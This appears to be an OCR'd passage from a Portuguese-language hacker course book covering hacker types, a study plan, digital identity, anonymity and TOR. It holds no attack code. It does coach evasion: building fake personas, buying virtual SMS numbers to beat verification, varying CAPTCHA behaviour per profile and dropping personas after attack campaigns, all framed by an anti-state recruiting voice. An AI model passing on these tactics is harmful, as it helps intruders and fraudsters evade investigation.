[8] Lógico que 99% dos hackers que se dizem anonymous são comunistas revoltados com o mundo capitalista;

estado é criminoso requer ferramentas, essas ferramentas garantem o anonimato, entenda anonimato como um agorismo.

Complexas ferramentas são desenvolvidas por tais elementos, e por isso, afirmo que são estes hackers que constroem as bases de nossa sociedade hacker. São exemplos: Whonix GNU/Linux, Kodachi GNU/Linux, TOR, Criptomoedas, etc.. Nos últimos anos venho me aprimorando e adentrando neste mundo, e posso dizer, é fantástico.

Nation States Professionals

São hackers (contratados/obrigados/escravos) (por/do) governos (e/ou) agências de inteligência estatais, bem como unidades específicas de guerra cibernética. Com um grande poderio computacional ao seu dispor, os **Nation States Professionals** visam:

- Atuar na cyberwarfare:
    - atacando virtualmente serviços;
    - atacando setores financeiros;
    - atacando infra estruturas tanto militares quanto civis;
    - espionando;
    - mudando rumos de eleições e alterando a política;
- Perseguindo outros hackers;

Não acredito que trabalhar para governos é um mundo lindo, é um ambiente extremamente político e estar realizando práticas ilícitas para políticos pode ser ruim, QUEM BRINCA COM FOGO PODE SE QUEIMAR. Veja essa recomendação: https://youtu.be/jdvjnxdbLY4

Aonde me encaixo?

Eu não quero ser um tipo, na verdade eu me encaixo em algum perfil, não necessariamente em um, não tenho estômago para roubar e então não sou Black mas também acho White um bando de idiotas que nunca vão me entender, ou entender um Black. O que acredito é que governos são monstros, isso ocorre pois por muitos séculos nós cedemos um pouco de nós para o governo, um pouco da liberdade, dos bens, da vida, etc..

Agora a luta é pesada, e às vezes parece uma eterna luta contra moinhos de vento, mas aviso, o número de elementos em nosso exército é cada vez maior e temos ferramentas para bater de igual em governos, pois no campo cyber, nós ditamos as regras, **aqui nós somos a constituição**.

Por ter programado por mais de 20 anos, é natural que essa visão anarquista iria de encontro com o mundo da criptografia, e minha movimentação entre o mundo do hacktivismo e do cypherpunk é constante.

Recomendações para início

Você não vai escolher o que vai ser, naturalmente seus esforços vão lhe gabaritar e se encaixar nestes tipos, se não quer estudar e quer só comprar cursos, vai virar um Lammer naturalmente, se estudar e ficar fera em tecnologia e passar anos em grupos hackers agindo, poderá se encaixar em um hacker de elite e será reconhecido.

CURSO HACKER - Primeiros Passos de um Hacker - Parte 3

Minhas recomendações para estudo:

- Comprar cursos pode ajudar? pode, mas os cursos hoje são focados em ferramentas e formar Lammers;
- Disciplinas que recomendo para formar sua base:
    - Sistemas Operacionais Teórico no livro do Tanenbaum;
    - Redes de Computadores Teórico no livro do Tanenbaum;
    - Sistemas Operacionais, prática com GNU/Linux;
    - Serviços de redes de Computadores com GNU/Linux e Unix;
    - Lógica de programação;
    - Compiladores;
- Linguagens/scripts que recomendo que domina com maestria:
    - Python;
    - C/C++;
    - GoLang;
    - Pascal/Delphi;
    - C# e muito .net Framework;
    - VBScript;
    - VBA em Office;
    - Powershell Windows;
    - Script CMD Windows;
    - Script Shell GNU/Linux;

Se acha muito, eu espero que nem avance neste livro, pode parar aqui pois você não tem aptidão para nossa área, recomendo ir trabalhar de paisagismo, continuar neste livro só vai perder seu tempo e encher os fóruns com perguntas idiotas.

1 Identidade e Anonimato

Seria doido se eu falar que você tem que ser doido? De ter várias personalidades? Não fique perplexo, e sim, nós hackers devemos ter muitas personalidades frente à tecnologia, isso vai dificultar a nossa localização.

A identidade digital é a representação única de uma pessoa real envolvida em uma experiência em algum recurso tecnológico, para a **Interação Humano Computador** a experiência do usuário é um conjunto de ações deste sobre um recurso tecnológico, em muitas situações a própria experiência do usuário é sua representação única.

CURSO HACKER - ANONIMATO Identidade e Anonimato - Parte 1

Neste cenário é possível compreender a relação entre um ser humano a sua identidade virtual por esta experiência do ser humano frente a tecnologia (fingerprint), neste livro será abordada as técnicas para reduzir a assertividade nesta relação e garantir ao máximo o anonimato.

A identidade digital é sempre única no contexto do recurso digital na qual o usuário está tendo sua experiência, mas nos outros contextos ou recursos o indivíduo pode possuir outras identidades digitais. Alguns sistemas exigem alguma prova de ligação entre a identidade virtual do usuário[9] e o ser humano real, mas **nenhum destes métodos é infalível**, o que é um bom argumento em tribunais. Em outras palavras, acessar um serviço digital pode não significar que a identidade do ser humano na vida real seja conhecida.


Você sabia que a Operadora Claro para ativar um chip está exigindo uma foto do ser humano segurando algum documento? Fica a dica de qual operadora não usar!!!

Neste livro será construído uma identidade virtual que representa o autor deste livro com base em dados públicos e uma identidade fictícia de um Hacker fictício, afinal ao contrário da identidade física a identidade virtual não é necessariamente única. Com este material já pode-se construir parte desta informação sobre a identidade do autor.

Um especialista da máfia governamental traçará um perfil pelo que eles chamam de “metadados”, vamos ver um exemplo de metadados de um sujeito qualquer e o que se sabe atualmente.

```
INDIVÍDUO cbeaf1d5-4b76-41be-ab0d-cbf3f285b232 = {
       “name” : “Manoel Marcos Silva e Bueno”,
       “actions_internet” : [ “escreve”, "grava vídeos” ],
       “knowledge” : [“informática”],
       “register” : [“google”]
}
```

Veja, se este livro está sendo editado em um Google Docs é natural que este tenha uma conta no Google, será que pode-se extrair alguma informação sobre este usuário a partir da plataforma Google? Google entregaria a localização desta pessoa?



Algo interessante é que este ser tem o conhecimento que o possibilita a passagem de conhecimento, logo é capaz de influenciar outras pessoas, veja o lado bom da influência. Então é possível que este esteja em redes sociais difundindo conhecimento + ideologias.

Logo, logo este perfil sobre esta pessoa será tão grande que precisará de um banco de dados, isso ocorre pois há muitas informações públicas sobre pessoas na internet. Repare que os dados não são estruturados, ou seja, grandes bancos de dados documental e distribuídos são requeridos e os mecanismos de processamento não podem ser desenvolvidos com a lógica clássica, então o correto é trabalhar com lógica fuzzy.

[9] Conhecido como KYC;

1.1 Autenticação Digital

A autenticação digital é o processo de determinar a validade de um ou mais meios de autenticação usados para reivindicar uma identidade e naturalmente uma unicidade em meio a população (não necessariamente real), é o processo preferido para se permitir o acesso a certos recurso, veja, se um usuário recebe um e-mail é natural que exija-se a prova que este ser é o dono da mensagem e possa ler.

CURSO HACKER - ANONIMATO Autenticação e Anonimato - Parte 2

Este mecanismo quando obtém êxito garante parcialmente a lisura do processo e garante que a pessoa dona de uma identidade digital possa ser localizada no mundo real, é uma **Foreign Key** entre o digital e o real. Isso é o desafio, um usuário, vamos imaginar alguns cenários:

> **Cenário 1**: Roubo de documentos e celular, sim, o ser humano se preocupa mais com seus documentos, seus cartões de crédito e pouco pensa no seu número de celular roubado, isso é um erro, a perda de uma simples linha telefônica é catastrófico, um hacker pode criar inúmeras contas em inúmeros sistemas e atrapalhar a vida do dono real e naturalmente os prejuízos podem ser até maior do que o saldo deste no banco;
> **Cenário 2**: Cookies de um browser é roubado, algo tão simples pode ser danoso, aplicações modernas utilizam demasiadamente cookies como armazenamento de dados sobre o usuário, estes dados podem ser utilizados para posterior ataques;

A identidade digital apresenta um desafio técnico porque esse processo geralmente envolve a verificação de indivíduos em uma rede aberta e, normalmente, envolve a autenticação de indivíduos em uma rede aberta para acessar serviços digitais importantes para a vida destas pessoas. Existem várias oportunidades de roubo de identidade e outros ataques que reivindicam de forma fraudulenta a identidade digital de outro sujeito.

A autenticação digital oferece suporte à proteção da privacidade, reduzindo os riscos de acesso não autorizado às informações dos indivíduos. Ao mesmo tempo, como a prova de identidade, autenticação, autorização envolve o processamento de informações de indivíduos, essas funções também podem criar riscos de privacidade. Essas diretrizes, portanto, incluem requisitos de privacidade e considerações para ajudar a mitigar potenciais riscos de privacidade associados. Para manter uma devida segurança deve-se utilizar:

- Segundo fator de autenticação de verdade (exemplo Yubico);
- Oauth;

Quando um hacker criar uma personalidade virtual falsa este deve estar atento há algumas observações, a primeira diz com respeito ao account, não se pode criar duas ou mais contas falsas com nomes semelhantes achando que está imune ao algoritmo. Exemplo, **Kim Jong Um** e **Kim Jong Dois**, qual é a chance de ambos serem a mesma pessoa? O primeiro filtro agrupa estes dois usuários, agora uma análise é mais fácil.

Embora seja idiota dizer, a senha, é natural que a senha das contas falsas nunca podem ser iguais e também não podem ser semelhantes as contas reais, visto que usuários podem ser relacionados pela senha.

Mas o mais difícil para hacker é passar por processo de ativação de serviços por SMS, e isto o leva para um problema, mesmo que o SMS não registre o IMEI uma incursão ditatorial da máfia pode obter estes dados a partir da operadora, e ainda é possível localizar a posição de um equipamento com certa precisão, mas a precisão não importa, o que importa é que as pessoas naquela região passarão a fazer parte da investigação e tais máfias possuem recursos ilimitados, mas para frente a ativação de celular será discutida.

Mesmo que seja resolvido o problema de ativação como veremos, cada conta falsa deverá ter alguns requisitos, vou separar dois métodos de se obter SMS:

- Um celular novo, um chip novo e dados fictícios
- Comprar um SMS virtual na Internet.

1.2 Anonimato

Os computadores tornam o anonimato muito mais difícil e complicado do que antes dos computadores e da Internet, simplesmente se misturar e fazer um esforço para se parecer e agir como todo mundo seria o suficiente para sair do radar de qualquer pessoa que possa estar procurando por você, sejam "as autoridades", um cobrador, ou um vendedor insistente.

Lembre-se, não é porque sabe atirar que está habilitado para uma guerra, o mais importante é sobreviver. Para um hacker é igual, não é porque sabe operar o nmap que está habilitado para ser hacker, o lance aqui é sobreviver. O anonimato é a única forma para isso.

Ao longo dos anos, o anonimato na Internet tornou-se uma das questões mais cruciais, a tal ponto que hoje em dia existe uma enorme gama de ferramentas para nos ajudar a não deixar rastros. Uma ação que venho observando é o ato de muitos alunos pularem esta parte, esta pequena introdução bem como o capítulo que ensina a montar ambientes seguros para o hacker são os 2 principais capítulos deste livro, lembre-se que lá fora não é só a máfia governamental que quer agir contra os hackers, mas também os próprios hackers caçam e destroem outros hackers, **com autoridade posso afirmar que chega-se ao ato físico e pessoal**.

A necessidade de ser invisível online não é apenas uma prerrogativa dos cibercriminosos: em algumas partes do mundo (**países governados por máfias que são autoritárias, inclue-se Brasil**), a censura governamental é tão forte que o anonimato é necessário para não ser rastreado por serviços de espionagem públicos ou privados e para evitar penalidades, e há países aonde até a pena de morte é aplicada.

O anonimato pode ser útil para outros cenários, ou seja, para relatar más condições de trabalho ou políticas internas questionáveis de uma determinada empresa, bem como para usar a rede fora de um sistema fortemente analítico, evitando compartilhar informações

sobre o que compramos ou vendemos, o que gostamos ou não gostamos nas Grandes Empresas da Internet, escapando assim do experimento social de massa conduzido pelas grandes potências globais.

O anonimato também é uma característica fundamental para os hacktivistas, ou seja, aqueles que praticam o ativismo digital. Um exemplo é o movimento Anonymous, e tal o nome reflete claramente a necessidade de não ser rastreado durante protestos online. Os hacktivistas são perigosos para o governo pois não são movidos por dinheiro, suas ações são ideológicas. Veja o autor deste livro, tem como visão hacktivista formar uma massa de agentes hackers ao difundir abertamente um conteúdo gratuíto sobre o assunto, e formar mais e mais hacktivistas. Dinheiro não vai parar este ser.

Se você precisa proteger sua estrutura de TI, deve considerar outro bom motivo: ser anônima como forma de prevenção, evitando qualquer exposição à Internet, onde você pode ser potencialmente afetado por qualquer pessoa. Se um especialista trabalha na área de investigação de TI, pode estar interessado em conhecer as ferramentas usadas pelos cibercriminosos para executar seus ataques, permanecendo anônimos e evitando controles.

Quando o anonimato é pleno, a quantidade de dados obtidos sobre uma ação humana sobre o recurso tecnológico é insuficiente para a montagem de um perfil virtual, o que seria o primeiro passo para a busca de uma identidade real. O atual autor deste livro já foi acusado de ataque hacker nas próprias dependências da empresa que trabalhou só pelo fato de expor que tem conhecimento hacker.

No começo do capítulo foi definido que é possível se criar uma identidade pelo próprio uso das tecnologias, ou seja:

- a forma que um hacker se conecta;
- os sites que visita;
- os horários de acesso;
- a forma que se expressa;
- contatos que possui;
- tantas outras coisas.

Mesmo que não se tenha um nome, o que importa é que o metadado será montado, este metadado será utilizado para filtrar possíveis alvos destas grandes máfias governamentais e dependendo do caso até ser usado em julgamentos.

A história do SILK ROAD (site) - E a prisão de Ross Ulbricth #04

Len Sassaman, acadêmico, criptólogo, cypherpunk que se foi em 2011 pode ter sido …

Sendo assim, o metadado de um agente que pode ser um hacker é semelhante ao mostrado abaixo, isso pois se o ser humano conseguiu omitir seu nome real, mas veja que o metadado é o que importa, bateria como uma luva no descrito anteriormente e o nome poderia ser deduzido então.

```
INDIVÍDUO ea700443-e639-48f4-bf98-68de02ee85c9 = {
       “name” : “?”,
       “actions_internet” : [ “escreve”, "grava vídeos” ],
       “knowledge” : [“informática”],
       “register” : [“google”],
       “degree_of_anonymity” : médio
}
```

Mas como fugir disso, com certeza é ter em mente TUDO É RASTREÁVEL, sabendo do problema é que podemos então coexistir com tal fato, o ato que o leva ao anonimato é mais complexo do que apenas comprar um curso ou usar uma ferramenta, o autor deste livro acredita que é o ato de ser anônimo, para isso:

- Aleatoriedade de movimentos
- Pluralidade de conhecimento

1.2.1 Aleatoriedade de movimentos

O ato mais difícil para uma máquina é a geração de um número randômico, e por mais incrível que pareça, para um ser humano é ser randômico, principalmente após anos de uso de internet pública, por volta de 2000-2005 um usuário comum de internet navegava em dezenas de sites ao longo de seu dia a dia, e de 2014-2024 (data deste livro) um usuário navega em 2 ou 3 sites ao longo de seu dia a dia, deixando mais fácil o processo de se criar o metadado sobre ela.

CURSO HACKER - ANONIMATO - Aleatoriedade - Parte 4

E mesmo que uma pessoa possua mais de um perfil (ou seja, procure criar um perfil anônimo), provavelmente terá o mesmo padrão, exatamente semelhante, ou seja, visitará o mesmo sites, na rede social terá vários contatos semelhantes, comete os mesmos erros ortográficos, provavelmente curtiram os mesmos posts ou estará nos mesmos grupos.

```
INDIVÍDUO 7a9092b6-cefd-4d9b-95d9-982784e4e954 = {
       “name” : “?”,
       “actions_internett” : [ “publicar em pdf”, "grava vídeos” ],
       “knowledge” : [“informática”],
       “register” : [“odysee”],
       “human_characteristics” : [“voz grave”]
       “degree_of_anonymity” : médio
}
```

Se um hacker é ter muitos perfis, ou seja, ter muitos metadados diferentes e quanto mais diferentes melhor. Um hacker realiza uma campanha e ao término da campanha ele deve obrigatoriamente eliminar sua persona da rede mundial e abandonar suas ações, repare que muitos grupos hackers realizam campanhas por alguns meses e somem, voltando posteriormente com outro ataque e muitas vezes com ataques semelhantes, mas são outros indivíduos. Nestes períodos de hibernação os hackers não estão dormindo como um urso, estão fazendo duas coisas:


1. Explorando para conhecer mais formas de se chegar ao alvo, buscando aleatoriedade de ações;

2. Melhorando suas ferramentas ou procurando conhecer outros caminhos para chegar no alvo.

Lembre-se que muitos hackers morrem neste período também, são caçados pelo que fizeram, ou por outros hackers ou principalmente pelo estado, acompanhe a trilogia Lazarus na playlist abaixo.

https://youtube.com/playlist?list=PLzoythjsH3QMFLDdmlhjo4gY9wwtNoSR1

Veja que o metadado este tópico 1.2.1 é diferente do metadado anterior, já encontra-se como plataforma o Odysee, uma alternativa para o Youtube do Google e o que escreve está em PDF e não no Google Docs, repare com o primeiro metadado do autor, já modificou-se drasticamente. Até a voz dos vídeos já foi alterada, neste capítulo serão demonstradas ferramentas e configurações para se manipular voz e vídeo. Vamos a um exemplo real, veja a imagem abaixo.



Responda e pense sobre sua aleatoriedade:

- Você sempre acerta?
- Qual o tempo médio de resposta por click?
- Você pede para ouvir?
- Pede para trocar as imagens?

Não né, sempre age da mesma forma, e se esta ferramenta vai além de verificar se você é um robô? E se identifica seus estímulos?

Uma dica é sempre que criar um novo perfil tente errar um tipo de pergunta que você não erraria, mas não utilize este mesmo erro em outro perfil. Vamos imaginar que um perfil você nunca erra, já em outro perfil você sempre erra o **barco** ou pede novas imagens quando a pergunta é **barco**.

```
INDIVÍDUO e183f8aa-7eb8-4dfb-a256-590dff8bca94 = {
        "name" : "?",
```

```
        “actions_internet” : [ “escreve em pdf”, "grava vídeos” ],
        “knowledge” : [“informática”],
        “register” : [“odysee”],
        “human_characteristics” : [“voz grave”],
        “degree_of_anonymity” : médio,
        “captcha” : [“rápido”, “erra barcos”]
}
```

1.2.2 Pluralidade de conhecimento

As mesmas falas, os mesmos discursos, parece que estou ouvindo aquele estatista falar das mesmas coisas na minha cabeça, outra vez. A fala é a capacidade do ser humano de expor seu conhecimento. Conhecimento limitado é visível e ajuda a identificar uma pessoa, por isso uma ação muito importante de um hacker é ter conhecimento diverso, sobretudo, saber discutir sobre tudo.

Quando montar um perfil novo, entre em fóruns temáticos por perfil, defina interesses por perfil que você tenha e interaja com a rede mundial, manualmente nos segmentos de conhecimento definido, para um perfil por exemplo, vou definir que sou amante de motos, fóruns, matérias e notícias.

```
INDIVÍDUO 6bf466c9-a6d0-4041-acc3-b2cba933e11b = {
        “name” : “?”,
        “actions_internet” : [ “escreve em pdf”, "grava vídeos” ],
        “knowledge” : [“informática”],
        “register” : [“odysee”],
        “human_characteristics” : [“voz grave”],
        “degree_of_anonymity” : alto,
        “captcha” : [“rápido”, “erra barcos”]
        "interests" : [“motos”, “aventuras 2 rodas”, “curtir férias de moto”]
}
```

Evite discutir contra você mesmo com perfis diferentes, há muito conhecimento para ser explorado então não caia na mesma rotina de locais.

1.3 Privacidade

A autenticação digital oferece suporte à proteção da privacidade, reduzindo os riscos de acesso não autorizado às informações dos indivíduos, não é anonimato, aqui existe a identidade mas naturalmente há uma restrição sobre o acesso aos dados. Somente a pessoa e a solução tecnológica possuem dados sobre a identidade do usuário.

CURSO HACKER - ANONIMATO - Privacidade - Parte 5

A violação da privacidade é quando dados sobre a identidade de usuários são publicados, liberados sob meio de represálias ou roubados. Uma boa dica para desenvolvedores é ter de seus usuários o mínimo de informações possíveis. A violação de sua privacidade pode ocorrer de duas formas básicas:

- O roubo dos dados;
- A coerção estatal, busque por **Twitter Files Brazil**;

Toda tomada de dados pessoais é ilícita, ou seja, a violação da privacidade jamais deverá ocorrer, não importa o cenário, pois afinal, cenários podem ser distorcidos.

Uma violação de privacidade (por roubo de dados) ocorre quando alguém acessa informações sem permissão. Ele começa com uma falha de segurança e termina com a exposição ou roubo de dados. Esses dados podem incluir informações de identificação pessoal, como seu nome, endereço, número do Seguro Social e detalhes do cartão de crédito.

O estado por meio do metadado obtido sobre as ações de um hacker pode exibir por meio de coerção estatal contra os sites a entrega de dados privados que ajuda a corroborar a ligação de ações ditas criminosas pelo estado contra a pessoa real, é uma forma de ligar os fatos as pessoas.

1.4 The Onion Router TOR

Quando um usuário abre um browser convencional em seu computador convencional e acessa um site convencional na Internet, seu tráfego de dados, ou seja, sua requisição e sua resposta movimenta-se sobre uma complexa rede de elementos intermediários de rede tais como Routers, Bridges, Servidores de processamento em geral.

CURSO HACKER - ANONIMATO TOR Browser e Proxy - Parte 6

Supondo que está utilizando HTTP toda a comunicação ocorre em "texto plano" e naturalmente visível a qualquer programa espião nas redes entre o Browser e o Servidor de resposta, tudo é visível e o principal, tudo está amarrado. Para um usuário convencional que utiliza sua rede social ou um site de notícias, não existem problemas visto que este julga normal o que escreve ou o que lê.

Mesmo que se utilize HTTPS, no qual é adicionada uma camada de criptografia automaticamente pelas pontas por uma camada do modelo OSI (será descrito nos próximos capítulos) a informação ainda é amarrada, ou seja, é possível seguir esta **linha** a fim de chegar até as extremidades e naturalmente saber o que se lê ou escreve.

Quem não lembra do célebre episódio da Pantera Cor de Rosa seguindo a linha (o fio), em tecnologia da informação seguir esta linha virtual é mais simples do que o exibido no episódio, inúmeras ferramentas e esquemas arquitetônicos existem para isso, para compreender estas “linhas” entre pessoas e serviços, para quem quiser ver o que é realmente difícil, abaixo deixo o link do episódio citado acima.

A Pantera Cor-de-Rosa - Seguindo o Fio, este link.

Por mais que pareça que sua conexão é apenas 1 conexão entre bilhões de conexões que estão acontecendo no mesmo momento, você pode ser um alvo deste uma análise, a quantidade atrapalha mas não impede o “dono” de monitorar suas “posses”, uma pessoa não é uma pessoa, é nada mais nada menos que uma posse de alguém.

Acessível: https://exame.com/tecnologia/espionagem-faz-telebras-adiar-cabo-submarino-brasil-eua/

Estes serviços na Internet estão lá para serem acessadas, são inclusive indexadas, conhecidas e controladas pelos "donos" reais, ali dentro deste mundo virtual e preparado


para os indivíduos um cenário no qual estes vivem, as Redes Sociais só existem pois alguém permite, bem como sites de notícia e outros serviços, esta é a INTERNET.

Abaixo deste mundo conhecido existe um mundo não conhecido, se esconde atrás de tecnologias que dificultam o rastreamento e a identificação dos elementos, vou chamar este mundo de mundo anônimo mesmo sabendo que ainda sim pode haver o rastreamento de um indivíduo. Neste submundo vivemos graças aos esforços dos hackers Cypherpunks.


CURSO HACKER - ANONIMATO Existe serviço WEB privado? Caso ProtonMail

Este mundo anônimo não pode ser aberto por qualquer porta e o caminho para cada recurso alí dentro é conhecido por poucos, é um mundo que não pode ser indexado e que naturalmente as pessoas ali realmente são pessoas e não possuem.


Este mundo anônimo pode ser acessado por ferramentas específicas que dotadas de tecnologias ajudam a manter o anonimato de indivíduos, a primeira tecnologia aplicada é a criptografia de comunicação, um recurso fundamental que atrapalha softwares espiões que se encontram entre origem e destino de uma conexão. Criptografia é tão importante que neste conteúdo se destaca como um capítulo à parte.



Mas a criptografia garante que no caminho algo não seja lido, mas pode se compreender o conteúdo se baseando nas extremidades, e ainda uma extremidade pode comprometer outra armazenando LOGs e dados. Outra tecnologia que pode ser adicionada neste cenário é o roteamento intermediário randômico, no qual a conexão pode ser "ricocheteada" em vários pontos do planeta até o destino, e cada ligação router é aplicada uma técnica de mascaramento de quem realmente é a fonte daquela conexão.




Para o **Host 2**, a origem da conexão é o **Router 2**, já para o **Router 2** a origem da conexão é o **Router 1** e para o **Router 1** a origem da conexão é o **Host 1**. Como a própria distribuição dos elementos está em escala global, ou seja, distribuído entre as várias máfias locais e aproveitando-se da própria burocracia e intrigas criadas por estas, há uma certa dificuldade em realmente fazer uma engenharia reversa nesta trama de conexões e realmente localizar o Host 1.



Na imagem acima temos um circuito de routers na rede TOR levando um cliente ao site wikileaks.org, o que prova que não é só de drogas e assassinatos.


O TOR Browser é um browser, um programa que faz requisições e como todo o Browser pode ser customizado, e é natural que especialistas em segurança e Hacking já atuaram na configuração desta versão específica de Browser buscando anonimato. Mas o usuário não pode se entregar, evitar naturalmente que seu segundo perfil (seu eu virtual anônimo) não acesse os mesmos serviços que o seu principal perfil (seu eu real), não só os serviços mas também todas as suas características que incluem, escrita, comportamento, pensamento, sentimentos, etc..

Quando o TOR é instalado em uma máquina, ele cria um proxy para esta rede de roteadores, e não só o Browser pode utilizar este proxy mas também todas as aplicações no computador, basta que esteja configurado para acessar a rede mundial por este proxy SOCKS5.

